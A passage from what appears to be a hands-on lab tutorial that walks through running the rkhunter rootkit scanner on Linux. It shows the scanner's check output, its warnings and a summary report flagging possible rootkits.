  Checking for possible rootkit files and directories [ None found ]
  Checking for possible rootkit strings [ Warning ]

Performing malware checks
  Checking running processes for suspicious files [ None found ]
  Checking for login backdoors [ None found ]
  Checking for suspicious directories [ None found ]
  Checking for sniffer log files [ None found ]
Performing trojan specific checks
  Checking for enabled inetd services [ OK ]
  Checking for Apache backdoor [ Not found ]

Performing Linux specific checks
  Checking loaded kernel modules [ OK ]
  Checking kernel module names [ Skipped ]

[Press <ENTER> to continue]

```

6. When prompted to press *Enter*, notice that *rkhunter* has just finished performing checks on *network interfaces*, *password files* and *various SSH files*. Press **Enter** to continue.

```

Checking for password file changes [ None found ]
Checking for group file changes [ None found ]
Checking root account shell history files [ OK ]

Performing system configuration file checks
  Checking for SSH configuration file [ Found ]
  Checking if SSH root access is allowed [ Warning ]
  Checking if SSH protocol v1 is allowed [ Not allowed ]
/usr/bin/rkhunter: 1: /usr/bin/rkhunter: /bin/ps: not found
/usr/bin/rkhunter: 1: /usr/bin/rkhunter: /bin/ps: not found
/usr/bin/rkhunter: 1: /usr/bin/rkhunter: /bin/ps: not found
  Checking for running syslog daemon [ Warning ]
  Checking for syslog configuration file [ Found ]
  Checking if syslog remote logging is allowed [ Not allowed ]

Performing filesystem checks
  Checking /dev for suspicious file types [ None found ]
  Checking for hidden files and directories [ None found ]

[Press <ENTER> to continue]

```



7. Once the *rkhunter* completes its scan, a *summary report* is displayed.

```
System checks summary
=====

File properties checks...
  Files checked: 138
  Suspect files: 10

Rootkit checks...
  Rootkits checked : 309
  Possible rootkits: 2
  Rootkit names    : Torn Rootkit, Backdoor shell installed (SSH)

Applications checks...
  All checks skipped

The system checks took: 1 minute and 10 seconds

All results have been written to the log file (/var/log/rkhunter.log)

One or more warnings have been found while checking the system.
Please check the log file (/var/log/rkhunter.log)
```

8. **Close** all remaining windows.